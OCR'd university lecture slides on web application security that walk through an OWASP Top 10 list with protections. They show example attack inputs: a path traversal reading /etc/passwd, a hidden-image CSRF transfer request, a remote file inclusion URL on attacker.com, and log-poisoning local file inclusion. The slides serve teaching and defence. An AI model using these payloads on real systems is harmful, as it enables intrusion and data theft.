
      ‘&lt;‘script’&gt;’alert("TEST");’&lt;‘/script’&gt;’

Protection from XSS (II)

- Content Security Policy (level 2)
  - W3C recommendation (level 3 will supersede it, still draft)
  - Aims to mitigate XSS, but not to be first line of defense
  - Server delivers a policy to the client in 2 header fields:
    - `Content-Security-Policy` – client must enforce policy
    - `Content-Security-Policy-Report-Only` – monitoring only
  - Policy for preventing XSS:
    - `unsafe-inline` – all JavaScript code must be in separate objects (.js files), not embedded ("inline") in the HTML

Input Validation Vulnerabilities

- A1 and A2 are input validation vulnerabilities
  - i.e., proper validation would remove the vulnerability
- Similar patterns in code: propagates <u>taintedness</u>:
  - input is always potentially tainted



```
$u = $_GET['user'];
$q = "SELECT…".$u …;
$r = mysql_query($q);
```

```
$u = $_GET['user'];
$q = "Hi ".$u;
echo($q);
```

A3 – Broken Authentication and Session Management

- HTTP stateless but state needed => **sessions**
  - E.g., shopping cart in online shopping application
- Basic idea:
  - User authenticates himself (login page)
  - A **session** starts
  - Server stores user info and state of the session in a table
- There can be several vulnerabilities

State tracking mechanisms

- Key idea: server sends the browser an ID to be included in every request
- **Session hijacking**: attacker discovers an open session ID and sends commands to that session
- To prevent this, IDs have to be:
  - Unpredictable – to avoid attackers from guessing it and doing session hijacking
  - Have a defined expiration time – to mitigate session hijacking

State tracking mechanisms

- Ways to include ID in request:
- 1- Cookies
  - Created by `Set-Cookie` field in the HTTP the response header
  - Small pieces of data stored in the browser; 5 items:
    - Name (content of the cookie)
    - Expiration date/time
    - Path and domain – browser sends cookie to URLs from the domain + within the path
    - Secure – cookie sent only over HTTPS (not HTTP)
  - Historically problematic, ambiguous semantics, recent RFC (6265)
- 2- Hidden field in a form
  - <input type="hidden" name="user" value="ddee4454xerAFW45ex">

Session management in practice

- Sessions are implemented by most current server-side scripting languages to track state
  - PHP, JSP, ASP.NET,…
  - They implement automatically what was explained before
- They are well tested so using the API defined in the language is recommended
  - In PHP: *session_start(), session_destroy()*
  - Problems still appear so being aware of best practices is important (e.g., several cases with PHP)

A4 – Direct Object Reference

- Vulnerability: site exposes a reference to an *internal object* and no proper access control
  - Ex. of objects: file, directory, database record, key (URL, form parameter)
  - The attacker can manipulate these references to access other objects without authorization

Direct object reference – file

- Direct reference to file in web page:

```
<select name=“language”><option value=“fr”>Francais</option
```

  - Processed by PHP this way:

```
require_once($_REQUEST[‘language’].”lang.php”);
```

Access http://website.com/page.php?language=fr

  - i.e., loads file frlang.php

- An attacker can modify page and do a path traversal attack:

../../../etc/passwd%00lang.php *(%00 injects \0 – nul char injection)*

Direct object references – key

- Direct reference to key in database


```
int cardID = Integer.parseInt(request.getParameter(“cardID”));
String query=“SELECT * FROM table WHERE cardID=”+cardID
```

  - An attacker can provide a different cardID
- Real case (2000):
  - Australian Taxes Office had an assistance site
  - Users access their data using their tax id, which was a reference to an internal object (a database key)
  - A legitimate but hostile user accessed info about 17K companies
- Protection: never expose refs (use session info) and do proper access control

A5 – Cross Site Request Forgery (CSRF)

- Alternative names:
  - XSRF, Session Riding, One-Click Attacks, Cross Site Reference Forgery, Hostile Linking, Automation Attack
  - An example of confused deputy attack: a program is fooled by an attacker into misusing its authority
- **Vulnerability:**
  - Many sites do certain actions based on *automatically submitted, fixed*, ID, typically a session cookie
- **Attack:**
  - force user to execute unwanted actions in a vulnerable site in which he/she is authenticated
  - can be done by sending a link by email or chat

CSRF (I)



attacker

malicious link
(emails, img tag)

vulnerable site
vulnerable.com

victim
(logged in)

session identified by a cookie,
always sent with requests

- Victim is logged in www.vulnerable.com
- Victim follows attacker’s link, e.g., that comes in an email or by watching a page in a forum

```
<img src= “http://www.vulnerable.com/transfmoney?quant=10000;
    dest=1231472471343843” width=”0” height=”0”>
```

- The victim’s browser sends the request to the web server with the victim’s cookie; the site accepts the request

CSRF (II)

- Obfuscating malicious link:

  <img src=”https://attacker.com/picture.gif” width=”0” height=”0”>

  - attacker.com is a site that redirects attacker.com/picture.gif to http://www.vulnerable.com/transfmoney?quant=10000; dest=1231472471343843
- Protection:
  - Same as for XSS
  - Insert nonce (large random number) not automatically submitted as a hidden field in the form; do not accept operation if this nonce is not sent back in request:
    - <input type=“hidden” name=“user” value=“ddee4454xerAFW45ex”>
  - For critical actions *just* re-authenticate

A6 – Security misconfiguration

- Misconfiguration vulnerabilities can exist at any level
  - OS, web server, application server, framework, custom code

- Attacker can access several things to gain unauthorized access to or knowledge of the system
  - default accounts (even with low privileges),
  - unused pages,
  - unpatched vulnerabilities,
  - unprotected files and directories,
  - etc.

Security misconfiguration (cont.)

- More examples
  - Default account isn’t changed; attacker can use it to login
  - Patch of an open source webapp not installed (e.g., phpmyadmin, Joomla, Wordpress, their plugins...)
- Protection: automated scanners
  - useful tools for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.
  - Ex: Nikto, w3af

A7 – Failure to Restrict URL Access

- Vulnerability:
  - Pages that are “protected” simply by being inaccessible from the “normal” web tree (security by obscurity); examples:
    - “Hidden” URLs for administration that in fact are accessible to anyone that knows about them (e.g., /admin/adduser.php)
    - “Hidden” files such as static XML or system generated reports
- Attack: forced browsing
  - guessing links and brute force to find unprotected pages
- Protection:
  - Good access control
  - No “hidden” pages as form of protection
    - Eg, make sure *admin-only pages* are only accessible to admins instead of hidding it

A8 – Unvalidated Redirects and Forwards

- Applications frequently redirect users to other pages
  - Sometimes the target page is specified in an unvalidated parameter, allowing attackers to *choose the destination page*
  - Can be used to fool a victim into believing that it is accessing a safe website, when it is accessing a malicious site → for phishing or installing malware

Unvalidated Redirects and Forwards (2)

- Example
  - App has page called “redirect.jsp” which takes a single parameter named “url”
  - Attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware; url looks good except for the end
  - **http://www.vulnerable.com/redirect.jsp?url=evil.com**

Unvalidated Redirects and Forwards (3)

- Example
  - App has a page *config.php* with some restricted access
  - App has page called *end.php* which takes a single parameter named “url” and redirects it to *end1.php*, *end2.php*, or *end3.php*
  - **http://www.vulnerable.com/end.php?url=end1.php**
  - Attacker crafts a malicious URL that redirects end to *config.php* **http://www.vulnerable.com/redirect.jsp?url=config.php**
- Prevention:
  - avoid redirects/forwards; avoid using inputs in them; validate inputs

A9 – Insecure Cryptographic Storage

- Most common problems:
  - Sensitive data not encrypted
  - Use of home grown algorithms. BAD! VERY BAD IDEA!
  - Use of known weak algorithms (MD5, RC3, RC4,…, SHA-1)
  - Good algorithms badly used
  - Hard-coding keys and storing keys in unprotected stores
- Protection:
  - Do the contrary…

NIST SP 800-131A "Transitioning the Use of Cryptographic Algorithms and Key Lengths", Revision 2, March 2019

A10 – Insecure Transport Layer Protection

- Vulnerability:
  - Sensitive traffic not encrypted (over Internet and backend)
  - Authenticated sessions not encrypted
  - HTTPS used only for authentication, not afterwards

- Protection:
  - Use HTTPS

Extra: Remote file inclusion (PHP)

- Allows running PHP code at the server
- Very relevant some years ago but no longer works in the PHP default configuration
  - register_globals default went from ON to OFF in PHP 4.2.0
- Vulnerable site (http://vulnerable.com):

```
$country = $_GET[‘Country’];
include( $country . ‘.php’ );
```

- Normal use:

  http://vulnerable.com/main.php?Country=US
  - Includes US.php
- Bad use:

  http://vulnerable.com/main.php?Country=http://attacker.com/evilpage
  - includes http://attacker.com/evilpage.php

Extra: Local file inclusion (PHP)

- Also allows running PHP code at the server
  - Became popular when RFI has become hard
  - If not possible to provide remote file, just provide a local one…
- How to insert a bad file at the server:
  - Upload if site allows it (pdf or another, the file extension doesn't matter)
  - Insert it in the log: http://vulnerable.com/<?php+phpinfo();+?>

    → file does not exist so request is logged in error_log (Apache)
- Vulnerable site – the same (http://vulnerable.com):

```
$country = $_GET['Country'];
include( $country . '.php' );
```

- Bad use:

```
http://vulnerable.com/main.php?Country=/var/log/httpd/error_log%00
```

The PHP runtime executed PHP and disregards the rest

Extra: Improper error handling

- Example, just by asking for non-existing page:

  Not Found

  The requested URL /page.html was not found on this server.

  Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80

  - Next the attacker can go looking for vulnerabilities in these packages/ versions
- Protection:
  - Define homogeneous error handling procedures
  - Limit error information

Extra: Formjacking

- Formjacking - use of malicious JavaScript code to steal credit card numbers and other info from payment forms
  - typically in checkout web pages of e-commerce sites
  - one line of JS code is enough: send the data to a malicious website (e.g., using a typo-squatted version of a legitimate domain like google-analytics.org)
  - Symantec blocked 3.7M+ formjacking attempts in 2018
  - legitimate website is infected somehow

Extra: Cryptojacking

- Cryptojacking - website provides JavaScript program that mines a cryptocurrency, e.g., Bitcoin or Monero
  - consumes CPU to calculate hashes; sends results to backend server
  - example: CoinHive, JavaScript mining script that can be used for cryptojacking or for legitimate website monetisation (substituting advertisements)
  - example: WannaMine, inserted in websites using the NSA's EternalBlue exploit (made famous by WannaCry) that targets the SMB protocol

Extra: Browser security

- Raising interest more recently, but not less important
- Vulnerabilities in the browser allows attacks
  - e.g., at engines of: Java, ActiveX, Flash
- Some attacks
  - Drive-by download / drive-by malware – visiting a website that contains a page that exploits a vulnerability that installs malware
  - Malicious plug-ins, applets, ActiveX controls, fake codecs…
  - Man-in-the-Browser (MitB) – malware that infects the browser and modifies pages, transactions, etc.

Summary

- WWW basics
- Top 10 vulnerabilities:
  - injection, XSS, authentication / session management, direct object reference, …
- Other vulnerabilities